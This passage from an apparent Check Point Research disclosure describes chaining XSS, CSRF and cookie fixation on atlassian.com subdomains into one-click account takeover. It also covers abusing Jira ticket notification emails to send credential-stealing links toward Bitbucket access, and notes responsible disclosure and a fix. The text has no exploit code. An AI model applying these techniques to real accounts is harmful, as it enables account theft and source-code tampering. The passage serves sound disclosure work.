Another direction we looked into was checking if we could inject malicious code to an organization's Bitbucket. Bitbucket is a Git-based source code repository hosting service owned by Atlassian and has more than ten million users. Accessing a company's Bitbucket repositories could allow attackers to access and change source code, make it public or even plant backdoors.

With a Jira account at our hands, we had a few ways to obtain Bitbucket account. One option was opening a Jira ticket with malicious link to an attacker-controlled website.

An automatic mail was then sent from the Atlassian domain to the user once the ticket was created on Jira systems. An attacker could take advantage of that and include in the ticket a link to a malicious website that steals the user's credentials.



Conclusion

By using the XSS with CSRF that we found on **training.atlassian.com** combined with the method of Cookie fixation we were able to take over any Atlassian account, in just one click, on every subdomain under atlassian.com that did not use JWT for the session and that was vulnerable to session fixation . For example: training.atlassian.com, jira.atlassian.com, developer.atlassian.com and more.

Taking over an account in such a collaborative platform means an attacker could get the ability to take over data that was not meant for unauthorized view.

Check Point Research (CPR) responsibly disclosed this information to the Atlassian teams, who deployed a solution to ensure its users can safely continue to share info on the various platforms

Visual Proof

POC Video:

https://youtu.be/GClhS5rNga0